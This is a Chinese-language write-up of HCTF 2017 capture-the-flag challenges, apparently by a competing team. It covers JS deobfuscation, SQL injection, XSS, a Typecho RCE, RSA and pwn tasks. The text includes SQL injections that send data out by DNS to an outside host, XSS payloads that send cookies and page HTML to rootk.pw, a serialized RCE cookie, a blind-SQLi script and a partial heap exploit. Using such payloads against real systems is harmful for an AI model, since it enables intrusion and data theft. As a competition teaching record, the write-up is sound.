A8 - HCTF 2017 Writeup

Web

easy_sign_in

http://112.74.88.38

https://csr.chinassl.net/ssl-checker.html
查询https证书信息

得到ip： 123.206.81.217

hctf{s00000_e4sy_sign_in}

babycrack

页面中发现 `=_=.js` 看起来就是 JS 混淆，混淆项目在这里

```
https://github.com/javascript-obfuscator/javascript-obfuscator
```

初步找了一下似乎没有找到直接解混淆的脚本，现在有两种办法，直接调试猜函数大法，解混淆逆向大法。

我来直接解开混淆吧。

在 V2EX 上找到一个针对这种混淆进行美化代码的 Node 的小脚本，运行了一下，效果仍然是不理想，然后经过自己手动改改改，替换替换替换，变成了下面的样子（结合浏览器 console 使用），基本重要的部分已经明文了，23333，剩下的都好说。丢进 console 从后往前挨着推。

```
function check(my_inputs) {
    try {
        eval(...);

        var string_to_0xhex = function (_0x52ba71) {
            var _0x52b956 = '0x';
            for (var i = 0; i < _0x52ba71['length']; i++) {
                _0x52b956 += _0x52ba71["charCodeAt"](i)["toString"](16);
```

```
            }
            return _0x52b956;
        };

        // 注意这里开始处理输入
        var input_list_by_underline = my_inputs["split"]('_');

        // flag 第一部分运算
        var _0x34f55b = (string_to_0xhex(input_list_by_underline[0]["substr"
](-2, 2)) ^ string_to_0xhex(input_list_by_underline[0]["substr"](4, 1))) % i
nput_list_by_underline[0]["length"] == 5;
        if (!_0x34f55b) {
            return ![];
        }

        // 这个函数丢在 console 跑就行了
        b2c = function (_0x3f9bc5) {
            ...
        };

        // 第三部分运算，记住 b2c 要算一遍。
        e = string_to_0xhex(b2c(input_list_by_underline[2])["split"]('=')[0]
) ^ 87703346;
        if (e != 1266420339) {
            return ![];
        }

        // 第四部分运算
        f = string_to_0xhex(b2c(input_list_by_underline[3])["split"]('=')[0]
) ^ e;
        if (f != 70341426) {
            return ![];
        }


        n = f * e * input_list_by_underline[0]["length"];
        h = function (_0x4c466e, _0x28871) {
            var _0x3ea581 = '';
            for (var _0x2fbf7a = 0; _0x2fbf7a < _0x4c466e["length"]; _0x2fbf
7a++) {
                _0x3ea581 += _0x28871(_0x4c466e[_0x2fbf7a]);
            }
            return _0x3ea581;
        };

        // 这里是第二部分的运算
        j = input_list_by_underline[1]["split"]('3');
        if (j[0]["length"] != j[1]["length"] || (string_to_0xhex(j[0]) ^ str
```

```
ing_to_0xhex(j[1])) != 5651) {
            return ![];
        }
        k = _0xffcc52 => _0xffcc52["charCodeAt"]() * input_list_by_underline
[1]["length"];
        l = h(j[0], k);
        if (l != 798707826) {
            return ![];
        }

        // 这里是第五部分的运算
        m = string_to_0xhex(input_list_by_underline[4]["substr"](0, 4)) - 12
18466658 == n % l;
        function _0x5a6d56(_0x5a25ab, _0x4a4483) {
            var _0x55b09f = '';
            for (var _0x508ace = 0; _0x508ace < _0x4a4483; _0x508ace++) {
                _0x55b09f += _0x5a25ab;
            }
            return _0x55b09f;
        }
        if (!m || _0x5a6d56(input_list_by_underline[4]["substr"](5, 1), 2) =
= input_list_by_underline[4]["substr"](-5, 4) || input_list_by_underline[4][
"substr"](-2, 1) - input_list_by_underline[4]["substr"](4, 1) != 1) {
            return ![];
        }
        o = string_to_0xhex(input_list_by_underline[4]["substr"](6, 2))["sub
str"](2) == input_list_by_underline[4]["substr"](6, 1)["charCodeAt"]() * inp
ut_list_by_underline[4]["length"] * 5;

        // 看这里的运算 。。。 给的提示。。。
        // 基本就可以解出来了。。。
        return o && input_list_by_underline[4]["substr"](4, 1) == 2 && input
_list_by_underline[4]["substr"](6, 2) == _0x5a6d56(input_list_by_underline[4
]["substr"](7, 1), 2);
    } catch (_0x4cbb89) {
        console.log('gg');
        return ![];
    }
}
function test() {
    var _0x5bf136 = document['getElementById']('message').value;
    if (_0x5bf136 == '') {
        console['log']('Welcome to HCTF:>');
        return ![];
    }
    var _0x4d0e29 = check(_0x5bf136);
    if (_0x4d0e29) {
        alert('Congratulations');
```

```
    } else {
        alert('failed');
    }
}
window.onload = function () {
    setInterval(origin_function_map('0x38'), 50);
    test();
};
```

然后自己动手替换了原来经过位移的函数表，替换结果如下，根据这个函数表，可以把之前的很多函数给还原出来，整个算法就可以逆起来了。

```
function_map = ["onMessage", "runtime", "executescript", "replace", "data",
"test", "includes", "http://", "length", "Url error", "query", "filter", "ac
tive", "floor", "random", "charCodeAt", "fromCharCode", "parse", "toString",
 "substr", "split", "code", "version", "error", "download", "invalidMonetiza
tionCode", "substring", "push", "Function", "charAt", "idle", "pyW5F1U43VI",
 "init", "https://the-extension.com", "local", "storage", "eval", "then", "g
et", "getTime", "setUTCHours", "url", "origin", "set", "GET", "loading", "st
atus", "removeListener", "onUpdated", "tabs", "callee", "addListener"]
```

一定要注意的问题是，最后可能会拿到多个 flag 啥的。。。

```
hctf{j5_rev3rse_iz_s0_h4rd23ee3333}
hctf{js_rev3rse_iz_s0_h4rd23ee3333}
```

出现这个的原因在上面代码的运算中，就懒得写了。

A true man can play a palo one hundred time

URL中包含2个参数，由题意可知，ID为队伍token，move为游戏的操作参数
游戏为一个平衡杆，使用move可以左移或者右移
在游戏中我们只需要关注最后一个参数θ，为平衡杆的倾角
如果倾角大于0，move=1
如果倾角小于0，move=0（通过几次尝试得出的规律）
由于看到题目为 hundred time，只要玩100次就可以得出flag，于是没有写脚本，手动玩100次，返回flag
（写脚本也很简单，只要判断一个变量即可）

boring website

先通过扫描得到: http://106.15.53.124:38324/www.zip

```php
<?php
echo "Bob received a mission to write a login system on someone else's serve
r, and he he only finished half of the work<br />";
echo "flag is hctf{what you get}<br /><br />";
error_reporting(E_ALL^E_NOTICE^E_WARNING);

try {
   $conn = new PDO( "sqlsrv:Server=*****;Database=not_here","oob", "");
}

catch( PDOException $e ) {
   die( "Error connecting to SQL Server".$e->getMessage() );
}

#echo "Connected to MySQL<br />";
echo "Connected to SQL Server<br />";

$id = $_GET['id'];
if(preg_match('/EXEC|xp_cmdshell|sp_configure|xp_reg(.*)|CREATE|DROP|declare
|if|insert|into|outfile|dumpfile|sleep|wait|benchmark/i', $id)) {
    die('NoNoNo');
}
$query = "select message from not_here_too where id = $id"; //link server: O
n  linkname:mysql

$stmt = $conn->query( $query );
if ( @$row = $stmt->fetch( PDO::FETCH_ASSOC ) ){
    //TO DO: ...
    //It's time to sleep...
}

?>
```

从注释来看，这里说了`link server: On linkname:mysql`，sqlserver里面有几个函数可以外连远程数据库再执行sql语句，比如`OPENQUERY`函数

然后再通过dns通道将查询的结果传出来。

```
url = "http://120.25.216.69:38324/?id=aaaa union select * from OPENQUERY([my
sql],'SELECT LOAD_FILE(CONCAT(\"\\\\\\\\\",(select table_name from informati
on_schema.TABLES where TABLE_SCHEMA=0x776562776562776562 limit 0,1),\".1dd42
c44.2m1.pw\\\\foobar\"))')"

url = "http://120.25.216.69:38324/?id=aaaa union select * from OPENQUERY([my
```

```
sql],'SELECT LOAD_FILE(CONCAT(\"\\\\\\\\\\",(select COLUMN_NAME from informat
ion_schema.COLUMNS where TABLE_SCHEMA=0x776562776562776562 and TABLE_NAME=0x
736563726574 limit ,1),\".1dd42c44.2m1.pw\\\\foobar\"))')"

url = "http://120.25.216.69:38324/?id=aaaa union select * from OPENQUERY([my
sql],'SELECT LOAD_FILE(CONCAT(\"\\\\\\\\\\",hex((select password from secret)
),\".1dd42c44.2m1.pw\\\\foobar\"))')"
```

2017-11-11 03:11:48	dn5-1og-can-take-f14g-6as84f.1dd42c44.2m1.pw.	A	查看
2017-11-11 03:11:48	dn5-1og-can-take-f14g-6as84f.1dd42c44.2m1.pw.	A	查看
2017-11-11 03:11:38	flag.1dd42c44.2m1.pw.	A	查看
2017-11-11 03:11:38	flag.1dd42c44.2m1.pw.	A	查看
2017-11-11 03:10:37	password.1dd42c44.2m1.pw.	A	查看
2017-11-11 03:10:37	password.1dd42c44.2m1.pw.	A	查看

这里有一个非预期的另类解法:

```
http://120.25.216.69:38324/?id=1 union select * from OPENQUERY([mysql],'sele
ct if(ord(mid((select SCHEMA_NAME frOm iNfOrmAtiOn_schEma.SCHEMATA limit 3,1
),1,1))=97,(SELECT count(*) FROM information_schema.columns A, information_s
chema.columns B,information_schema.columns C),0)')
```

可以通过sql语句进行笛卡尔积计算查询导致延时效果，但是会出现很严重的后遗症，数据库计算过大的时候会导致数据库挂掉。

值得注意的是OPENQUERY的第二个参数是不能动态加入变量，所以没法使用一些拼接sql的方式来进行获取数据

A World Restored && A World Restored Again

这题原本是一题，但是由于出题人的疏忽非预期导致拆分为两题。

```
flag1: nothing here or all the here ps:flag in admin cookie
flag is login as admin

flag2: flag only from admin bot
```

```
http://messbox.2017.hctf.io/ 简称为messbox
http://auth.2017.hctf.io/ 简称为auth

auth是统一登录管理平台，主要对账号登录注册进行管理，每次登录会生成一个token给messbox进行认证，这里有一个问题就是token不会变(按理会变的)，所以知道了token也就能够登录到messbox
```

auth有一个xss，并且当前页面是有token的

```
http://auth.2017.hctf.io/login.php?n_url=';stop();location='http://rootk.pw:8080/'+btoa(document.documentElement.outerHTML);//

url编码:
http://auth.2017.hctf.io/login.php?n_url=%27%3Bstop%28%29%3Blocation%3D%27http%3A%2f%2frootk.pw%3A8080%2f%27%2bbtoa%28document.documentElement.outerHTML%29%3B%2f%2f
```


这样即可拿到flag1

第二个xss点是在message里面，但是注册用户名处由于出题人疏忽，导致可以xss，另外加上不变token问题，可以利用拿到flag2

```
先注册用户为:
<script src=//auth.2017.hctf.io/getmessage.php?callback=location=%27http://rootk.pw/%27%2bbtoa(document.cookie);//></script>

得到他的token链接为:
http://messbox.2017.hctf.io/?token=NDYyMGZlMTNhNWM3YTAxY3xQSE5qY21sd2RDQnpjbU05THk5aGRYUm9Makl3TVRjdWFHTjBaaTVwYnk5blpYUnRaWE56WVdkbExuQm9jRDlqWVd4c1ltRmphejFzYjJOaGRHbHZiajBsTWpkb2RIUndPaTh2Y205dmRHc3VjSGN2SlRJM0pUSmlZblJ2WVNoa2IyTjFiV1Z1ZEM1amIyOXJhV1VwT3k4dlBqd3ZjMk55YVhCMFBnPT0=
```

SQL Silencer


这个注入过滤了很多特殊字符，执行出错会显示`We only have 3 users.`



34	"	200			1048
39	'	200			1048
42	*	200			1048
43	+	200			1048
44	,	200			1048
45	-	200			1048
38	&	200			1048
59	;	200			1048
95	_	200			1048
96	`	200			1048
513		200			1048

但是还是可以利用运算来进行布尔盲注

```
/index/index.php?id=3/(select%0a(ascii(mid((user())from(1)))>0))
```



69	101	200			1590
70	102	200			1590
71	103	200			1590
72	104	200			1049
73	105	200			1049
74	106	200			1049

Request | Response

Raw | Headers | Hex | HTML | Render

```
<form action="" method="GET">
<p><font color="white">ID : <input type="text" name="id"></font></p>
<p><input type="submit" value="Submit"></p>
</form>
</div>
<div align="center">
<p>
<font color="white">
Id error
```

修改数字0位置，当第一个字符为104的时候，`(select%0a(ascii(mid((user())from(1)))>0))`执行结果为0，`3/0`就会出现`Id error`，这样便可以知道第一个字符，通过修改`from`里面可猜解其余的字符

另外flag表中有两条数据，limit等被限制，可以用regexp正则来匹配hctf字符串

```
/index/index.php?id=3/(select%0a(ascii(mid((select%0aflag%0afrom%0aflag%0awhere%0aflag%0aregexp%0a0x68637466))from(6)))%3E§0§))
```

最后拿到一个路径：`./H3llo_111y_Fr13nds_w3lc0me_t0_hctf2017/`

通过扫描发现是一个typeecho，用前段时间爆出的rce拿到flag

```
GET /index/H3llo_111y_Fr13nds_w3lc0me_t0_hctf2017/install.php?finish=1 HTTP/
1.1
Host: sqls.2017.hctf.io
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.
36 (KHTML, like Gecko) Chrome/62.0.3202.89 Safari/537.36
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,ima
ge/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,zh-TW;q=0.7,ja;q=0.6
Cookie: __typecho_config=YToyOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI
6Mjp7czoxOToiAFR5cGVjaG9fRmVlZABfdHlwZSI7czo3OiJSU1MgMi4wIjtzOjIwOiIAVHlwZWN
ob19GZWVkAF9pdGVtcyI7YToxOntpOjA7YTo1OntzOjU6InRpdGxlIjtzOjE6IjEiO3M6NDoibGl
uayI7czoxOiIxIjtzOjQ6ImRhdGUiO2k6MTUwODg5NTEzMjtzOjg6ImNhdGVnb3J5IjthOjE6e2k
6MDtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiOjI6e3M6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmF
tcyI7YToxOntzOjEwOiJzY3JlZW5OYW1lIjtzOjQ5OiJ2YXJfZHVtcChmaWxlX2dldF9jb250ZW5
0cygnL2ZsYWdfaXNfaGVyZS9mbGFnJykpIjt9czoyNDoiAFR5cGVjaG9fUmVxdWVzdABfZmlsdGV
yIjthOjE6e2k6MDtzOjY6ImFzc2VydCI7fX19czo2OiJhdXRob3IiO086MTU6IlR5cGVjaG9fUmV
xdWVzdCI6Mjp7czoyNDoiAFR5cGVjaG9fUmVxdWVzdABfcGFyYW1zIjthOjE6e3M6MTA6InNjcmV
lbk5hbWUiO3M6NDk6InZhcl9kdW1wKGZpbGVfZ2V0X2NvbnRlbnRzKCcvZmxhZ19pc19oZXJlL2Z
sYWcnKSkiO31zOjI0OiIAVHlwZWNob19SZXF1ZXN0AF9maWx0ZXIiO2E6MTp7aTowO3M6NjoiYXN
zZXJ0Ijt9fX19fXM6NjoicHJlZml4IjtzOjg6InR5cGVjaG9fIjt9
Referer:http://sqls.2017.hctf.io/index/H3llo_111y_Fr13nds_w3lc0me_t0_hctf201
7/install.php
Connection: close
```

poker-poker

```python
# blind sql exp demo

import threading,time
import requests
import binascii
import random


# sql = "select SCHEMA_NAME frOm iNfOrmAtiOn_schEma.SCHEMATA limit 0,1"
# sql = "select 223"
#sql = "select COLUMN_NAME from information_schema.COLUMNS where TABLE_SCHEM
A='hctf' and TABLE_NAME='flag2' limit 0,1"
#sql = "select table_name from information_schema.TABLES where TABLE_SCHEMA=
'hctf' limit 0,1"
#sql = "select flag from hctf.flag2"

sql = "select SCHEMA_NAME from information_schema.SCHEMATA limit 0,1"
```

```
def exp(n):
  url = "http://petgame.2017.hctf.io/login/register.php?bname=%d&sex=2&head=
4&bc=1&pass=123456&username=qojfiewjf" % random.uniform(1, 10000000)
  global data
  for i in range(33,127):
    flag = 1
    payload = "%%27 and IF(ord(mid((%s),%d,1))=%d,SLEEP(4),0)%%23" % (sql, n
, i)
    print payload
    try:
      aaaaaa = url+payload
      print aaaaaa
      res = requests.get(aaaaaa, timeout=2)
      print res.content
    #except requests.exceptions.Timeout,e:
    except Exception as e:
      print e
      data[n] = chr(i)
      print "Data %dth: %s" % (n,data[n])
      flag = 0
      break

  if flag:
    exit()

def main():
  threadpool=[]

  for n in xrange(1,8):
    th = threading.Thread(target=exp,args= (n,))
    threadpool.append(th)

  for th in threadpool:
    th.start()

  for th in threadpool :
    threading.Thread.join(th)

if __name__ == '__main__':
  data = {}
  start_time = time.time()
  main()
  print "Get data: ",data
  print "Spend time: ",time.time()-start_time
```

Extra

big_zip

使用binwalk分析压缩包，发现其中有很多5字节的小文件，可以使用CRC32碰撞得到其中内容，将内容整理一下，整理内容如下：
You_know_the_bed_feels_warmer_Sleeping_here_alone_You_know_I_dream_in_color_And_do_the_things_I_want_You_think_you_got_the_best_of_me_Think_you_had_the_last_laugh_Bet_you_think_that_everything_good_is_gone
将内容存入txt文件后压缩，发现CRC校验码与something_small_make_me_bigger.txt的校验码相同，证明内容相同，可以使用明文攻击。
使用各种压缩方法对something_small_make_me_bigger.txt进行压缩（最终使用WInZIP压缩），然后对原文件进行明文攻击（使用archpr），解压后得到flag。
附脚本地址：
CRC32碰撞脚本：http://veritas501.space/2017/06/23/%E7%BB%99%E4%BD%A0%E5%8E%8B%E7%BC%A9%E5%8C%85%E5%8D%B4%E4%B8%8D%E7%BB%99%E4%BD%A0%E5%AF%86%E7%A0%81%E7%9A%84%E4%BA%BA%E5%88%B0%E5%BA%95%E5%9C%A8%E6%83%B3%E4%BB%80%E4%B9%88/

babyrsa

这个题目感觉很简单...程序利用rsa算法对用户数据进行签名，用户可以对数据内容进行做乘法。我们直接设置对因子为2。因为e的数值小于65535，所以我们完全可以在很短的时间内对内容进行爆破，判断解密的数据是否存在hctf字符串即可。

```
#! /use/bin/env python
# coding:utf-8
import decimal
from Crypto.Util.number import *
from libnum import *
import math
from Crypto.Util.number import long_to_bytes,bytes_to_long,getStrongPrime
import times



n = 25923800831976614491459573833598153772059226772609710674917396746836422065069752973733704994084097689204414912319782092905500290973395208738648284485485159048006562618470060075192820636316337733241473693530729253377811805801221323953358874977306527899539159546584626208105812452921893219135690067878022194753066334142517537596267323055806980523508651226641132232075934920114640077691810851817798468719152410991742019955229708268690603833385534582441153594789612215667086726940117208209536725417493360328710763577221164147136420 5
```

```
539601382314317703543911180647128955448059988631453269501722785567607311558585
8584452719341
signed_msg = 102875566135116435847362735029582052398120625199704332836323691
817815386701230561841411012789125062791746580640092187089361011814339153838 8
729738848733721242972821265366530754323358648447241874170095621308325222305 9
209338565952690454846723665081542590859267648117530985471101597514416839724 8
705678057214611504559501545591511475988990166288339350057354868953437808362 0
639669255925625542130686603284692409188928470167012798613931789670975446040 9
829663641785627047234485113186347883951777386780525060620918492433735958744 5
105980841882565302711563240933158641989306930899842955433286655443523554375 4
856662290237007763459 4
signed_msg_3 = 246630653225532029091298989410354265295573786775547800664341 5
655143568146035477547420259315096139928348082495954980296811792245148861759 4
565606537003557622299561052388241450969433729994769813200036003376594842429 0
100014666337007958682007232174457589426845833673786960606135489803609153573 6
426589272365503997077551656905918482578225046068961992418019414044056487218 5
252920610674541079682081937148668650072878097222644045192003030268066793523 6
841828855799887191254239717448602199667490466943718049461886972915947159766 9
170392646550254183824151320446051370167582520192388526789110348097372420355 6
921059836211290772716931

# msg = 947284597520863477389969277831482773804145443136789923914935468913 12
151363737718024325896149409413504208745375247013679690935162843623264752239 2
048922924372064748827615072389534306928295914439791205417348862714426902072 2
422970207979146229207302721191806265653844513593833603427503815396782956916 0
548789574281098089850877109337172803635 56
for i in range(1,65536):
    msg = pow(signed_msg,i,n)
    msg_3 = pow(signed_msg_3,i,n)

    print i
    if msg%2 == 0 and msg_3%3 == 0 :

        if msg/2 == msg_3/3 and "hctf" in long_to_bytes(msg/2):

            print long_to_bytes(msg/2)
            break()
```

```
653
654
655
hctf{c4f82dfbfce806c94509d6563d95903ed57a2b5e69cf7b3ab32b0a56f71984a4}
```

pokemon

入手一个NDS游戏，打开之后发现是口袋妖怪心金魂银hackedby主办方

由于描述Play the game中的play单词被删除线覆盖，想来也不是让我们play了，使用ndstool将nds资源导出，再使用DS Text Editor打开A/0/2/7（对话文件），直接搜索hctf,得到提示

This game is hacked for HCTF, and there is a FLAG hiding in this game,and i will tell you where it hide.IT IS HIDE RIGHT IN THE FIRST GYM!Beat the leader!!

HIIIIIIINT(You-really-want-to-get-the-flag-by-submiting-it-one-by-one?)

HIIIIIIINT(Try-to-read-the-scrpit-XP)

HIIIIIIINT(Don’t forget to change Brackets to Curly Brackets !!!!)

以及几十个hctf(xxxxxxxxxxx)

看来出题人真的没想让我们玩╮(╯▽╰)╭，贴心得给了提示script，哦它还写错了script单词

直接使用PPRE工具打开我们的NDS游戏，联想到FIRST GYM，应该可以猜到是在Violet City GYM地图里新加了某个NPC或者添加了某些东东，使用Maps功能，打开GYM地图,同时下载一个原版NDS也使用PPRE打开

通过对比可知hack版新增了func 16修改了func 7,其实func 7内容也是最后boss的NPC对话，其中也有script来指向func 16

func 7：
Setvar 0x8004 378
Setvar 0x8005 1
CheckItem3 0x8004 0x8005 0x800c
If 0x800c 0
CheckLR 1 func_15
Callstd 241 7
Setflag 115
Clearflag 741
Setvar 0x8004 378
Setvar 0x8005 1
CheckItem3 0x8004 0x8005 0x800c
If 0x800c 0
CheckLR 1 func_16
Message 4
WaitButton
CloseMsgOnKeyPress

Releaseall
End

func 16:
Message 64
WaitButton
CloseMsgOnKeyPress
Releaseall
End

func16直接使用Message方法，弹出第64个text，找到text进行查看，得
text_64="hctf(6A0A81AB5F9917B1EEC3A6183C614380)"

出题人贴心的Hint改变括号
hctf{6A0A81AB5F9917B1EEC3A6183C614380}

written by Guoyaqi

Bin

Evr_Q

第一部分 Check User

```
check1 = [164,169,170,190,188,185,179,169,190,216,190]
a1 = []
for i in range(0,10):
    a1.append(((((i ^ 0x76) - 52) ^ 0x80) + 43))
a1 = [237, 238, 235, 236, 233, 234, 231, 232, 245, 246]
a2 = []
for i,j in zip(check1,a1):
    a2.append(i^j)
a2 = [73, 71, 65, 82, 85, 83, 84, 65, 75, 46]

user = "IGARUSTAK."[::-1]
user = ".KATSURAGI"
```


第二部分 Check Start Code
长度为35，先对输入做了一个xor，然后分三部分对第一步不同部位的数据做了处理。

```
static_in = [0x1e,0x15,0x2,0x10,0x0D,0x48,0x48,0x6F,0xDD,0xDD,0x48,0x64,0x63
,0xD7,0x2E,0x2C,0xFE,0x6A,0x6D,0x2A,0xF2,0x6F,0x9A,0x4D,0x8B,0x4B,0x1A,0xBF,
0x13,0x46,0x13,0x14,0x10,0x44,0x0B]


# print static_in[7:7*4]

def f1(a2): # offset 7
    a1 = a2 ^ 0xAD
    a1= 2 * a1 & 0xAA | ((a1 & 0xAA) >> 1)
    return a1

def f2(a2): # offset 14
    a1 = a2 ^ 0xBE
    a1 = 4 * a1 & 0xCC | ((a1 & 0xCC) >> 2)
    return a1

def f3(a2): # offset 21
    a1 = a2 ^ 0xEF
    a1 = 16 * a1 & 0xF0 | ((a1 & 0xF0) >> 4)
    return a1

def change11(a1):
    aa = ''
    for i in a1:
        i^=0x76
        aa+=chr(i)
    print aa

print 11111
change11(static_in)
aaa = []
bbb = ""
final = static_in[7:28]
# for i in range(21):
#     for j in range(0,255):
#         if f1(j)==final[i]:
#             aaa.append(j)
#             bbb+=chr(j)


def fun11(aa):
    bbb=''
    aaa = []
    for i in aa:
        for j in range(255):
            if f1(j) == i:
```

```
                aaa.append(j)
                # change11(aaa)
                bbb+=chr(j)
    print change11(aaa)

def fun22(bb):
    bbb = ''
    aaa = []
    for i in bb:
        for j in range(255):
            if f2(j) == i:
                aaa.append(j)
                # change11(aaa)
                bbb+=chr(j)
    print change11(aaa)

def fun33(aa):
    aaa = []
    bbb = ''
    for i in aa:
        for j in range(255):
            if f3(j) == i:
                aaa.append(j)

                bbb+=chr(j)
    print change11(aaa)
change11(static_in)

fun11(static_in[7:14])
fun22(static_in[14:21])
fun33(static_in[21:28])
user = ".KATSURAGI"
final_flag = 'hctf{>>D55_CH0CK3R_B0o0M!-8be0ebf2}'
```

babyprintf

程序存在一个明显的格式化字符串和堆溢出漏洞。



新版的libc对格式化字符串漏洞做了检查，不能用 `%n$` 这样的符号,也限制了 `%n` 这种写数据的操作。所以不能直接利用格式化字符串的任意写来getshell但是可以用来泄露数据。虽然存在堆溢出，但是对 `malloc` 的数据大小做了限制，不能利用 `house of force` 溢出到关键位置。程序虽然没有 `free` 操作，但是可以修改 `top chunk` 的大小，然后 `malloc` 一个比 `top chunk` 大的堆块, `glibc` 会新 `mmap` 一个 `page` ，然后把之前的 `top chunk free` 掉，这样就在堆上布置了一个 `unsort bin` ，利用 `unsort bin attack` 覆盖 `stdio` 的 `buf_end` ，这样在下次标准输入的时候可以直接覆盖到 `malloc_hook` ，然后在 `malloc_hook` 上写入 `magic_gadget` ，getshell。

```python
#!/usr/bin/env python2
# coding:utf-8
from pwn import *
import os

VERBOSE = 1
DEBUG   = 1
LOCAL   = 0

target = 'babyprintf'
libc   = ['./libc-2.24.so']
# libc =  []        # 加载指定libc
break_points = [0x4007d2]
remote_addr = '47.100.64.113'
remote_port = 23332

p = remote(remote_addr,remote_port)

if VERBOSE: context.log_level = 'DEBUG'

def printf_(size,string):
```

```
    p.sendlineafter("ze:",str(size))
    p.sendlineafter("string:",string)
    return p.recvuntil("si")


def exp(cmd):
    if not LOCAL:
        p.sendlineafter("please input you token","mCwvfPNUvGvCVjTv3ua852oQ6nyIQwY6")
